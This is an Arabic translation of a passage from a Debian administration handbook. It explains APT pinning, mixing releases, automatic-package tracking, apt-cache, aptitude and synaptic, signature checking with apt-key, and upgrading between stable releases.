الوثائق المرجعية لملف الضبط هذا متوفرة في صفحة الدليل apt_preferences(5)، التي يمكن عرضها بالأمر **man apt_preferences**.

تلميح

التعليقات في الملف /etc/apt/preferences

لا توجد صيغة رسمية للتعليقات في ملف /etc/apt/preferences، لكن يمكن تقديم بعض الأوصاف النصية بوضع حقل« Explanation » أو أكثر في بداية كل مدخلة:

```
Explanation: The package xserver-xorg-video-intel provid
➥ ed
Explanation: in experimental can be used safely
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. العمل مع عدة توزيعات

بما أن **apt-get** أداة رائعة فعلاً، فهي تغريك بالتقاط حزم من توزيعات أخرى. مثلاً، بعد تثبيت التوزيعة المستقرة، قد ترغب بتجربة حزمة برمجية متوفرة في التوزيعة الاختبارية أو غير المستقرة دون الانحراف بعيداً عن حالة النظام الأولية.

حتى لو كنت ستواجه أحياناً مشاكل نتيجة خلط الحزم من توزيعات مختلفة، يدير **apt-get** مثل هذه الحالات بشكل جيد جداً وتقلل المخاطر بصورة فعالة. أفضل طريقة للمتابعة تكون بإضافة جميع التوزيعات المستخدمة في /etc/apt/sources.list (بعض الناس يضعون التوزيعات الثلاثة دائماً، لكن تذكر أن التوزيعة غير المستقرة محجوزة للمستخدمين المخضرمين) و تعريف توزيعتك المرجعية بالمتغير APT::Default-Release (انظر القسم 6.2.3، « تحديث النظام » ص 157).

دعنا نفرض أن المستقرة هي توزيعتك المرجعية لكن الاختبارية وغير المستقرة موجودتان في ملف sources.list الخاص بك أيضاً. في هذه الحالة، يمكنك استخدام **apt-get install** ***package*/testing** لتثبيت حزمة من الاختبارية. إذا فشل التثبيت نتيجة اعتماديات لا يمكن تلبيتها، دع apt-get تحل هذه الاعتماديات ضمن التوزيعة الاختبارية بإضافة المتغير -t testing. من الواضح أن الشيء نفسه ينطبق على غير المستقرة.

في هذه الحالة، التحديثات (**upgrade** و **dist-upgrade**) تتم ضمن التوزيعة المستقرة ما عدا الحزم التي حُدِّثت مسبقاً إلى توزيعة أخرى: هذه الحزم ستتبع التحديثات المتوفرة في التوزيعات الأخرى. سنشرح هذا السلوك بمساعدة الأولويات الافتراضية التي تضبطها APT أدناه. لا تتردد باستخدام **apt-cache policy** (انظر الملاحظة الجانبية) للتحقق من الأولويات المعطاة.

يدور كل شيء حول حقيقة أن APT تنظر إلى الحزم ذات الأولويات الأعلى أو المساوية لأولويات الحزم المثبتة (بفرض أن `/etc/apt/preferences` لم يُستخدم لفرض أولويات أعلى من 1000 لبعض الحزم).

> *تلميح*
> **apt-cache policy**
>
> حتى تستوعب آلية الأولويات أكثر، لا تتردد بتنفيذ الأمر **apt-cache policy** لعرض الأولويات الافتراضية المعينة لكل مصدر للحزم. يمكنك أيضاً استخدام **apt-cache policy *package*** لعرض الأولويات لجميع النسخ المتوفرة لحزمة معينة.

دعنا نفترض أنك تملك الإصدارة 1 مثبتة من حزمة أولى من التوزيعة المستقرة وأن الإصدارتين 2 و 3 متوفرتان على الترتيب في الاختبارية وغير المستقرة. للإصدارة المثبتة أولوية قدرها 100 لكن النسخة المتوفرة في المستقرة (الإصدارة نفسها) لها أولوية تساوي 990 (لأنها تنتمي للتوزيعة الهدف). تملك الحزم في الاختبارية وغير المستقرة أولوية قدرها 500 (الأولوية الافتراضية للإصدارات غير المثبتة). الرابح إذا هو الإصدار 1 صاحب الأولوية 990. إذاً « تبقى الحزمة في التوزيعة المستقرة ».

دعنا نأخذ مثالاً عن حزمة أخرى تم تثبيت الإصدار 2 منها من التوزيعة الاختبارية. والإصدار 1 متاح ضمن المستقرة والإصدار 3 ضمن غير المستقرة. يُهمَل الإصدار 1 (أولويته 990 – أي أنها أقل من 1000) لأنه أقدم من النسخة المثبتة. هذا يدع النسختين 2 و 3، ولكل منهما الأولوية 500. تختار APT الإصدار الأحدث، الذي ينتمي للتوزيعة غير المستقرة. إذا لم ترغب أن تهاجر الحزم المثبتة من الاختبارية إلى التوزيعة غير المستقرة، عليك تعيين أولوية أقل من 500 (490 مثلا) للحزم القادمة من غير المستقرة. يمكنك تعديل الملف `/etc/apt/preferences` للوصول إلى هذه النتيجة:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. متابعة الحزم المثبتة آلياً

إحدى وظائف **apt-get** الأساسية (التي كانت متوفرة في **aptitude** فقط في السابق) هي تتبع الحزم المثبتة فقط لأنها اعتماديات. هذه الحزم تدعى « آلية automatic »، وغالباً ما تنتمي المكتبات مثلاً لهذه الفئة.

اعتماداً على هذه المعلومات، يستطيع مدير الحزم عند طلب إزالة حزمة، حساب لائحة بالحزم الآلية التي لم تعد لها حاجة (لعدم وجود حزم أخرى « مثبتة يدوياً » تعتمد عليها). يتخلص الأمر **apt-get autoremove** من هذه الحزم. أما **aptitude** فليس لها مثل هذا الأمر لأنها تزيل هذه الحزم فور التعرف عليها. يعرض كل من البرنامجين رسالة واضحة تبين الحزم المتأثرة.

من الجيد تعليم أي حزمة لا تحتاجها بشكل مباشر على أنها آلية حتى تزال آلياً عندما لا تبقى لها ضرورة. سوف يضع الأمر **apt-mark auto *package*** علامة حزمة آلية على الحزمة المحددة، بينما الأمر **apt-mark manual *package*** يفعل العكس. يعمل الأمران **aptitude markauto** و **aptitude unmarkauto** بنفس الأسلوب، إلا أن لهما ميزات إضافية لتعليم عدة حزم دفعة واحدة (انظر القسم 6.4.1، « **aptitude** » ص 166). كما أن الواجهة التفاعلية التي تقدمها **aptitude** في الطرفية تُسهِّل مراجعة « الأعلام الآلية automatic flag » على أعداد كبيرة من الحزم.

قد يرغب بعض الأشخاص بمعرفة سبب وجود حزمة آلية مثبتة على النظام. للحصول على هذه المعلومات من سطر الأوامر، يمكنك استخدام **aptitude why *package*** (لا تملك **apt-get** ميزة مشابهة):

```
$ aptitude why python-debian
i   aptitude          Recommends apt-xapian-index
i A apt-xapian-index Depends    python-debian (>= 0.1.15)
```

بدائل

deborphan و**debfoster**

في الأيام الغابرة عندما لم تكن **apt-get** ولا **aptitude** قادرتين على تتبع الحزم الآلية، كان هناك أداتين تولدان قوائم الحزم غير الضرورية: **deborphan** و**debfoster**.

deborphan هو الأكثر تخلفاً بينهما. تفحص هذه الأداة أقسام libs وoldlibs ببساطة (ما لم يعطى تعليمات إضافية) بحثاً عن الحزم المثبتة حالياً ولا تعتمد عليها أية حزم أخرى. يمكن أن تخدم اللائحة الناتجة كأساس لإزالة الحزم غير المرغوبة.

يتميز **debfoster** بطريقة أكثر تطوراً، وقريبة جداً من أسلوب APT: فهو يحتفظ بلائحة بالحزم التي تم تثبيتها بشكل مقصود، ويتذكر الحزم التي اللازمة فعلاً بين كل استدعائين. إذا ظهرت حزم جديدة على النظام ولم يعرف **debfoster** الأسباب التي تدعو لوجود تلك الحزم، سوف يظهرها على الشاشة مع اعتمادياتها. بعدها يقدم البرنامج لك عدة خيارات: إزالة الحزمة (مع الحزم التي تعتمد عليها أيضاً إذا أردت)، تعليم الحزمة على أنها حزمة مطلوبة صراحة، أو تجاهلها مؤقتاً.

6.3. الأمر apt-cache

يعرض الأمر **apt-cache** الكثير من المعلومات المخزنة في قاعدة بيانات APT الداخلية. هذه المعلومات هي نوع من الكاش أو الذاكرة المخبئية لأنها تُجمَع من مصادر مختلفة موجودة في الملف `sources.list`. يحدث هذا خلال عملية **apt-get update**.

مصطلحات

المخبأ (Cache)

الكاش أو المخبأ (أو الذاكرة المخبئية) هو نظام تخزين مؤقت يُستَخدم لتسريع الوصول المتكرر للبيانات عندما تكون عملية الوصول المباشرة مكلفة (من ناحية الأداء). يمكن تطبيق هذا المفهوم في حالات عديدة وعلى مستويات مختلفة، من نوى المعالجات المصغرة إلى نظم التخزين المتطورة.

في حالة APT، ملفات `Packages` المرجعية هي ملفات `Packages` الموجودة على مرايا ديبان. ومع ذلك، سوف يكون الذهاب إلى الشبكة لكل عملية بحث قد نرغب بإجرائها في قاعدة بيانات الحزم المتوفرة غير فعال على الإطلاق. لهذا تخزّن APT نسخة من هذه الملفات (في `/var/lib/apt/lists/`) ويتم البحث ضمن هذه الملفات المحلية. أيضاً، يحتوي `/var/cache/apt/archives/` على نسخة كاش من الحزم التي تم تنزيلها لتفادي تنزيلها ثانية إذا احتجت لإعادة تثبيتها بعد إزالتها.

يمكن أن يبحث الأمر **apt-cache** اعتماداً على كلمات مفتاحية وذلك باستخدام **apt-cache search *keyword***. يستطيع هذا الأمر أيضاً عرض ترويسات النسخ المتوفرة من الحزمة باستخدام **apt-cache show *package***. يقدّم هذا الأمر وصف الحزمة، اعتمادياتها، اسم المشرف، الخ. لاحظ أن **aptitude search** و**aptitude show** يعملان بالأسلوب نفسه.

بدائل

axi-cache

الأداة **apt-cache search** بدائية جداً، تعتمد أساساً على تطبيق **grep** على أوصاف الحزم. غالباً ما تعيد هذه الأداة عدداً كبيراً من النتائج أو لا تعيد أي نتيجة عندما تضع الكثير من الكلمات المفتاحية.

لكن **axi-cache search *term*** من ناحية أخرى، تقدم نتائج أفضل، مرتبة حسب مطابقتها لمعايير البحث. تعتمد هذه الأداة على محرك البحث *Xapian* وهي جزء من الحزمة apt-xapian-index التي تفهرس معلومات الحزم كافة (وتفهرس أشياء أخرى، مثل ملفات `desktop`. من جميع حزم ديبان). تدرك هذه الأداة وجود الوسوم (انظر الملاحظة الجانبية حقل Tag ص 127) وتعيد نتائج البحث في أجزاء من الثانية.

```
$ axi-cache search package use::searching
105 results found.
Results 1-20:
```

```
100% packagesearch - GUI for searching packages and view
➥ ing package information
98% debtags - Enables support for package tags
94% debian-goodies - Small toolbox-style utilities
93% dpkg-awk - Gawk script to parse /var/lib/dpkg/{statu
➥ s,available} and Packages
93% goplay - games (and more) package browser using DebT
➥ ags
[...]
87% apt-xapian-index - maintenance and search tools for
➥ a Xapian index of Debian packages
[...]
More terms: search debian searching strigi debtags bsear
➥ ch libbsearch
More tags: suite::debian works-with::software:package ro
➥ le::program interface::commandline implemented-in::c++ a
➥ dmin::package-management use::analysing
`axi-cache more' will give more results
```

توجد مزايا نادراً ما تستخدم. مثلاً، يعرض **apt-cache policy** أولويات مصادر الحزم بالإضافة إلى أولويات الحزم المفردة. من الأمثلة الأخرى **apt-cache dumpavail** الذي يعرض ترويسات جميع النسخ المتوفرة لجميع الحزم. يعرض **apt-cache pkgnames** قائمة بجميع الحزم التي تظهر في الكاش مرة واحدة على الأقل.

6.4. واجهات APT: aptitude، synaptic

الأداة APT هي برنامج مكتوب بلغة C++ تقبع شفرته في المكتبة المشتركة **libapt-pkg** بشكل أساسي. يسهّل استخدام المكتبة المشتركة إنشاء واجهات استخدام (front-ends)، نظراً لسهولة إعادة استخدام الكود الموجود في المكتبة. تاريخياً، صُمِّمَت **apt-get** كواجهة اختبارية فقط للمكتبة **libapt-pkg** لكن نجاحها طغى على هذه الحقيقة.

6.4.1. aptitude

aptitude هو برنامج تفاعلي يمكن استخدامه في وضع شبه رسومي في الطرفية. يمكنك استعراض قائمة بالحزم المثبتة والمتوفرة، والبحث في جميع المعلومات المتوفرة، واختيار الحزم التي تريد تثبيتها أو إزالتها. صمم البرنامج خصيصاً ليستخدمه مديرو النظم، لذلك فإن سلوكه الافتراضي أذكى بكثير من سلوك **apt-get**، كما أن واجهته أسهل بكثير للفهم.

```
 Actions  Undo  Package  Resolver  Search  Options  Views  Help
C-T: Menu  ?: Help  q: Quit  u: Update  g: Download/Install/Remove Pkgs
aptitude 0.6.8.2                     Will free 9727 kB of disk spac
--- Upgradable Packages (52)
--\ Installed Packages (604)
  --\ admin - Administrative utilities (install software, manage users, etc) (39)
    --\ main - The main Debian archive (39)
i A   adduser                                         3.113+nmu3     3.113+nmu3
i A   apt-xapian-index                                0.45           0.45
i     aptitude                                        0.6.8.2-1      0.6.8.2-1
i A   aptitude-common                                 0.6.8.2-1      0.6.8.2-1
i A   at                                              3.1.13-2       3.1.13-2
i     base-passwd                                     3.5.26         3.5.26
i A   consolekit                                      0.4.5-3.1      0.4.5-3.1
terminal-based package manager
aptitude is a package manager with a number of useful features, including: a mutt-like
syntax for matching packages in a flexible manner, dselect-like persistence of user
actions, the ability to retrieve and display the Debian changelog of most packages, and a
command-line mode similar to that of apt-get.

aptitude is also Y2K-compliant, non-fattening, naturally cleansing, and housebroken.
Homepage: http://aptitude.alioth.debian.org/
```

شكل 6.1. مدير الحزم **aptitude**

عندما يعمل، يعرض **aptitude** قائمة بالحزم مرتبة حسب حالتها (مثبتة، غير مثبتة، أو مثبتة لكنها غير متوفرة على المرايا — كما توجد أقسام أخرى تعرض المهام، والحزم الظاهرية، والحزم الجديدة التي ظهرت حديثاً على المرايا). توجد أوضاع عرض أخرى، لتسهيل التصفح حسب الموضوع. في جميع الحالات، يعرض **aptitude** لائحة تجمع الفئات والحزم على الشاشة. تصنف الفئات وفق بنية شجرية، يمكن فردها وطيُّها بالتبادل باستخدام مفتاح **Enter**، أو مفتاحي **[** و **]**. يجب استخدام **+** لتعليم الحزمة للتثبيت، و **-** لتعليمها للإزالة و **_** للتطهير (لاحظ أنه يمكن استخدام هذه المفاتيح أيضاً مع الفئات، حيث يُطبَّق الأمر المطلوب على جميع حزم الفئة). يحدّث **u** قائمة الحزم المتوفرة و يحضّر **Shift+u** تحديثاً كاملاً للنظام. يحوّل **g** إلى وضع يعرض ملخصاً بالتغييرات المطلوبة (وطباعة **g** ثانية ستطبّق التغييرات)، و **q** يخرج من الوضع الحالي. إذا كنت في الوضع الابتدائي، سوف يغلق هذا المفتاح **aptitude**.

> *توثيق*
>
> **aptitude**
>
> لا يغطي هذا القسم التفاصيل الدقيقة لاستخدامات **aptitude**، بل يركز على إعطاءك علبة إسعافات أولية للتعامل معه. **aptitude** موثق جيداً ونحن ننصحك باستخدام دليله الكامل المتوفر في الحزمة aptitude-doc-en.
>
> → file:///usr/share/doc/aptitude/html/en/index.html

للبحث عن حزمة، يمكنك كتابة **/** متبوعاً بنموذج بحث ما. يطابق هذا النموذج اسم الحزمة، لكن يمكن تطبيقه على وصفها أيضاً (إذا سُبِق بـ ~d)، أو على قسمها (مع ~s) أو على الخصائص الأخرى المذكورة في

الوثائق. كما يمكن أن ترشح هذه النماذج نفسها قائمة الحزم المعروضة: اضغط المفتاح **l** (أول حرف من *limit*) وأدخل النموذج.

تُسهِّل aptitude إدارة « الأعلام الآلية automatic flags » (انظر القسم 6.2.7، « متابعة الحزم المثبتة آلياً » ص 163) كثيراً. يمكن تصفح قائمة الحزم المثبتة وتعليم الحزم على أنها آلية باستخدام **Shift+m** أو إزالة العلامة بالمفتاح **m**. توسم « الحزم الآلية » بالحرف « A » في قائمة الحزم. تقدم هذه الميزة أيضاً وسيلة لعرض الحزم المثبتة « فعلياً » على النظام، دون عرض المكتبات والاعتماديات التي لا تهمنا. نموذج البحث الذي يمكن استخدامه مع **l** (لتفعيل وضع الفلترة) هو `~i!~M`. يحدد هذا النموذج أنك تريد عرض الحزم المثبتة (`~i`) غير الآلية (`!~M`).

أدوات

استخدام aptitude من الواجهة النصية

يمكن الوصول لمعظم مزايا **aptitude** من الواجهة التفاعلية كما يمكن من خلال الأوامر النصية. ستبدو هذه الأوامر مألوفة لمستخدمي **apt-get** و**apt-cache**.
تتوفر مزايا **aptitude** المتقدمة أيضاً من سطر الأوامر. يمكنك استخدام نفس نماذج البحث عن الحزم التي تستخدم في الواجهة التفاعلية. مثلاً، إذا أردت تنظيف مجموعة الحزم « المثبتة يدوياً »، وكنت تعرف أن جميع البرامج المثبتة محلياً لا تتطلب أي مكتبة معينة أو وحدة بيرل، يمكنك تعليم الحزم المذكورة على أنها آلية بأمر واحد:

```
# aptitude markauto '~slibs|~sperl'
```

يمكنك هنا رؤية قوة نظام نماذج البحث في **aptitude** بوضوح، الذي يسمح بالتحديد المباشر لجميع الحزم في القسمين `libs` و`perl`.
كن حذراً، إذا حُدِّدت بعض الحزم على أنها آلية ولم تعتمد عليها أي حزم أخرى، فسوف تزال فوراً (بعد طلب التأكيد).

6.4.1.1. إدارة التوصيات، والاقتراحات والمهام

من مزايا **aptitude** المثيرة الأخرى هي أنها تحترم التوصيات بين الحزم مع السماح للمستخدمين بإلغاء عملية تثبيت أي من هذه الحزم. مثلاً، توصي الحزمة gnome بالحزمة gdebi (مع حزم أخرى). عندما تختار تثبيت الأولى، سيتم اختيار الثانية للتثبيت أيضاً (وتحدَّد كحزمة آلية إذا لم تكن مثبتة مسبقاً على النظام). طباعة **g** سيوضح ذلك: تظهر gdebi في شاشة تلخيص الأعمال المعلقة في لائحة الحزم المثبتة آلياً لتلبية الاعتماديات. على أي حال، يمكنك اتخاذ القرار بعدم تثبيتها بإلغاء اختيارها قبل تأكيد العمليات.

لاحظ أن ميزة تتبع التوصيات هذه لا تطبّق على التحديثات. مثلاً، إذا قَدَّمَتْ نسخةٌ جديدة من gnome توصيةً بحزمة لم توصِ بها سابقاً، لن تُحدَّد الحزمة الجديدة للتثبيت. ومع ذلك، فسوف تُسرَد في شاشة التحديث بحيث يمكن لمدير النظام اختيارها للتثبيت.

تؤخذ الاقتراحات بين الحزم بعين الاعتبار أيضاً، لكن بطريقة توافق حالتها الخاصة. مثلاً، نظراً لأن gnome تقترح dia-gnome، ستعرض الأخيرة على شاشة تلخيص الأعمال المعلّقة (في قسم الحزم التي تقترحها الحزم الأخرى). بهذا الشكل ستظهر الحزم، وسيتمكن مدير النظام من اتخاذ قرار بأخذ المقترحات بعين الاعتبار أم لا. بما أنها مجرد اقتراح وليست اعتمادية ولا توصية، لن تُحدَّد الحزمة تلقائياً — بل يحتاج اختيارها لتدخل يدوي من المستخدم (بالتالي، لن تُعتَبر هذه الحزمة آلية).

في السياق ذاته، تذكر أن **aptitude** تستخدم مفهوم المهام بذكاء. بما أن المهام تُعرَض بشكل تصنيفات في شاشات لوائح الحزم، فيمكنك أن تختار مهمة كاملة للتثبيت أو للإزالة، أو أن تتصفح مجموعة الحزم المضمنة في المهمة حتى تختار منها مجموعة جزئية أصغر.

6.4.1.2. خوارزميات حل أفضل


حتى نختتم هذا القسم، دعنا نذكر أن **aptitude** تستخدم خوارزميات أفضل مقارنة بخوارزميات **apt-get** عند مواجهة المواقف الصعبة. عند طلب مجموعة إجراءات تؤدي مجتمعة إلى نظام غير متماسك، تقيّم **aptitude** عدة سيناريوهات محتملة وتعرضها بترتيب تنازلي بدءاً من أنسبها. ومع ذلك، فإن هذه الخوارزميات ليست منيعة ضد الإخفاق. لحسن الحظ، هناك دائماً إمكانية لاختيار الإجراءات يدوياً لتنفيذها. إذا أدّت الإجراءات المختارة إلى تضارب، سوف يشير الجزء العلوي من الشاشة إلى عدد الحزم « المعطوبة » (ويمكنك الانتقال إلى هذه الحزم مباشرة بالضغط على **b**). من الممكن عندئذ بناء حل للمشكلة يدوياً. بالأخص، يمكنك الوصول إلى الإصدارات المختلفة المتوفرة ببساطة من خلال اختيار الحزمة بالمفتاح **Enter**. إذا كان اختيار أحد هذه الإصدارات يحل المشكلة، عليك ألا تتردد باختياره. عند وصول عدد الحزم المعطوبة إلى الصفر، يمكنك العودة بأمان إلى شاشة تلخيص الأعمال المعلقة للتحقق منها مرة أخيرة قبل تطبيقها.

> *ملاحظة*
>
> **سجل aptitude**
>
> مثل حال **dpkg**، تحتفظ **aptitude** بأثر الإجراءات المنفذة في سجلها (/var/log/aptitude). ومع ذلك، لا يمكنك العثور على المعلومات نفسها في سجلاتهما، لأن كلّاً منهما يعمل على مستوى مختلف. ففي حين أن **dpkg** يُسجِّل جميع العمليات المنفّذة على الحزم المفردة خطوة بخطوة، تعطي **aptitude** رؤية أوسع للعمليات عالية المستوى مثل تحديث النظام بالكامل.
>
> كن حذراً، يحتوي هذا السجل على ملخص العمليات التي أجرتها **aptitude** فقط. أما إذا استُخدِمَت واجهات أخرى (أو حتى **dpkg** نفسه) بين الحين والآخر، فإن سجل

aptitude سيحتوي على صورة جزئية فقط للعمليات، لذلك لا يمكنك الاعتماد عليه لبناء تاريخ موثوق للنظام.

6.4.2. **synaptic**

synaptic هو مدير حزم رسومي لدبيان، يقدّم واجهة رسومية نظيفة وفعالة مبنية على أساس GTK+/GNOME. تمنح فلاتره العديدة الجاهزة للاستخدام وصولاً سريعاً للحزم المتوفرة حديثاً، أو الحزم المثبتة، أو الحزم القابلة للتحديث، والحزم الميتة وغيرها. إذا تجولت بين هذه القوائم، يمكنك اختيار العمليات التي تريد تنفيذها على الحزم (تثبيت، تحديث، إزالة، تطهير)؛ لا تُنَفَّذ هذه العمليات مباشرة، بل توضع في لائحة مهام. وبعدها تؤكد هذه العمليات بنقرة واحدة على الزر، وتُنفَّذ دفعة واحدة.



شكل 6.2. مدير الحزم **synaptic**

6.5. التحقق من سلامة الحزم

الأمن هام جداً بالنسبة لمدراء النظم في شركة فلكوت. لذا، فهم يحتاجون للتأكد من تثبيت الحزم التي يوثق بأنها جاءت من دبيان وأنها لم تُعدّل على الطريق. يمكن أن يحاول المخرب إضافة شفرة خبيثة إلى حزمة شرعية. إذا تم تثبيت حزمة كهذه، فقد تنفذ أي شيء صممها المخرب لتنفيذه، بما في ذلك مثلا كشف

كلمات السر أو معلومات سريّة. لتفادي هذا الخطر، تقدّم دبيان ختماً مقاوماً للعبث يضمن — ساعة تثبيت الحزمة — ورود الحزمة من مشرفها الرسمي وأن أية أطراف ثالثة لم تُعدِّلها.

يعمل نظام الختم باستخدام سلسلة من شفرات التحقق وتوقيع. الملف الموقَّع هو الملف `Release`، المتوفر على مرايا دبيان. يحوي الملف قائمة بملفات `Packages` (متضمنة الصيغ المضغوطة لهذه الملفات، `Packages.gz` و`Packages.bz2`، والنسخ التصاعدية منها)، بالإضافة إلى قيم MD5، و SHA1 و SHA256 لهذه الملفات، التي تضمن أن أحداً لم يعبث بها. تحوي ملفات `Packages` هذه قائمة بحزم دبيان المتوفرة على المرآة، بالإضافة إلى شِفرات التحقق الخاصة بها، التي تضمن بدورها أن أحداً لم يعبث بمحتوى الحزم نفسها.

يدير الأمر **`apt-key`** من الحزمة apt المفاتيح الموثوقة. يحافظ هذا البرنامج على حلقة (keyring) مفاتيح GnuPG عامة، تستخدم للتحقق من التواقيع في ملفات `Release.gpg` المتوفرة على المرايا. يمكن استخدامه لإضافة مفاتيح جديدة يدوياً (عند الحاجة لمرايا غير رسمية). على أي حال، ستحتاج مفاتيح دبيان الرسمية فقط في العادة. تُحدّث هذه المفاتيح آلياً من خلال الحزمة debian-archive-keyring (التي تضع حلقات المفاتيح المذكورة في `/etc/apt/trusted.gpg.d`). على أي حال، يتطلب تثبيت هذه الحزمة بذاتها أول مرة بعض الحذر: حتى لو كانت الحزمة موقّعة مثل غيرها، لا يمكن التحقق من هذا التوقيع من خارجها. يجب أن يتحقق مديرو النظم الحريصون إذن من بصمات المفاتيح المستوردة قبل الوثوق بها لتثبيت الحزم الجديدة:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d//debian-archive-squeeze-automatic.gpg
------------------------------------------------------------
pub   4096R/473041FA 2010-08-27 [expires: 2018-03-05]
      Key fingerprint = 9FED 2BCB DCD2 9CDF 7626  78CB AED4 B06F 4730 41FA
uid                  Debian Archive Automatic Signing Key (6.0/squeeze) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d//debian-archive-squeeze-stable.gpg
---------------------------------------------------------
pub   4096R/B98321F9 2010-08-07 [expires: 2017-08-05]
      Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033  800E 6448 1591 B983 21F9
uid                  Squeeze Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d//debian-archive-wheezy-automatic.gpg
-----------------------------------------------------------
pub   4096R/46925553 2012-04-27 [expires: 2020-04-25]
      Key fingerprint = A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid                  Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d//debian-archive-wheezy-stable.gpg
--------------------------------------------------------
pub   4096R/65FFB764 2012-05-08 [expires: 2019-05-07]
      Key fingerprint = ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid                  Wheezy Stable Release Key <debian-release@lists.debian.org>
```

ممارسة عملية

إضافة مفاتيح موثوقة

عند إضافة مصدر حزم لأطراف ثالثة إلى الملف `sources.list`، يجب أن تطلب من APT أن تثق بمفتاح GPG الخاص بها (وإلا ستظل تتذمر من أنها لا تضمن لك سلامة الحزم القادمة من ذلك المستودع). الخطوة الأولى طبعاً هي الحصول على المفتاح العام. في معظم الأوقات، سيعطى المفتاح بشكل ملف نصي صغير، سندعوه `key.asc` في الأمثلة التالية.

لإضافة المفتاح إلى حلقة المفاتيح الموثوقة، يمكن لمدير النظام استدعاء **`apt-key add < key.asc`**. توجد طريقة أخرى باستخدام واجهة **`synaptic`** الرسومية: يعطي التبويب « Authentication » في القائمة **Settings → Repositories** إمكانية استيراد مفتاح من الملف `key.asc`.

بالنسبة للأشخاص الذين يريدون برنامجاً مخصصاً وتفاصيل أكثر عن المفاتيح الموثوقة، يمكن استخدام **`gui-apt-key`** (في الحزمة ذات الاسم نفسه)، وهو برنامج صغير ذو واجهة رسومية يدير الحلقة الموثوقة.

بمجرد وضع المفاتيح المناسبة في الحلقة، ستتحقق APT من التواقيع قبل أي عملية فيها مخاطرة، بحيث تعرض الواجهات النهائية تحذيراً إذا طُلِبَ منها تثبيت حزمة لا يمكن تأكيد سلامتها.

6.6. الانتقال من توزيعة مستقرة إلى التالية

إحدى أكثر مزايا دبيان شهرة هي قدرتها على تحديث النظام المُنَصَّب من إصدارة مستقرة إلى تاليتها: أضافت *dist-upgrade* –عبارة شهيرة جداً– إلى سمعة المشروع كثيراً. مع الإجراءات الوقائية، يمكن لتحديث الحاسوب أن يستغرق عدة دقائق، أو عدة عشرات من الدقائق، حسب سرعة التنزيل من مستودعات الحزم.

6.6.1. إجراءات مستحسنة

بما أن دبيان تستغرق زمناً طويلاً في مرحلة التطور بين الإصدارات المستقرة، عليك قراءة ملاحظات الإصدار قبل التحديث.

أساسيات

ملاحظات الإصدار

ملاحظات إصدار نظام التشغيل (وبشكل أعم، ملاحظات إصدار أي برنامج) هي وثائق تعطي لمحة عامة عن البرمجية، مع بعض التفاصيل المتعلقة بخصوصيات ذلك الإصدار. هذه الوثائق قصيرة عموماً مقارنة بالتوثيق الكامل، وهي تحوي المزايا التي قُدِّمت منذ الإصدار السابق عادة. كما تحوي تفاصيل عن إجراءات التحديث، وتحذيرات لمستخدمي الإصدار السابق، وأحياناً العلل المعروفة في الإصدار الجديد.

تتوفر ملاحظات الإصدار على الإنترنت: ملاحظات الإصدار الخاصة بالنسخة المستقرة الحالية لها URL مخصص، في حين يمكن العثور على ملاحظات الإصدارات الأقدم وفقاً لأسمائها الرمزية:
→ http://www.debian.org/releases/stable/releasenotes
→ http://www.debian.org/releases/squeeze/releasenotes

في هذا القسم، سنركز على تحديث نظام سكويز إلى ويزي. هذه عملية كبيرة تجريها على النظام؛ ولذلك، فهي ليست آمنة 100%، ويجب ألا تجريها قبل أخذ نسخة احتياطية عن كافة البيانات المهمة.

من العادات الحسنة الأخرى التي تسهّل عملية التحديث (وتقصّرها أيضاً) هي ترتيب الحزم المُثبَّتَة وإبقاء الحزم التي تحتاجها فعلاً فقط. من الأدوات المفيدة التي تنفذ ذلك هي **aptitude**، و **deborphan** و**debfoster** (انظر القسم 6.2.7، « متابعة الحزم المثبتة آلياً » ص 163). مثلا، يمكنك استخدام الأمر التالي، ثم استخدم الوضع التفاعلي في **aptitude** للتأكد ثانية وضبط عمليات الإزالة الآلية:

```
# deborphan | xargs aptitude --schedule-only remove
```

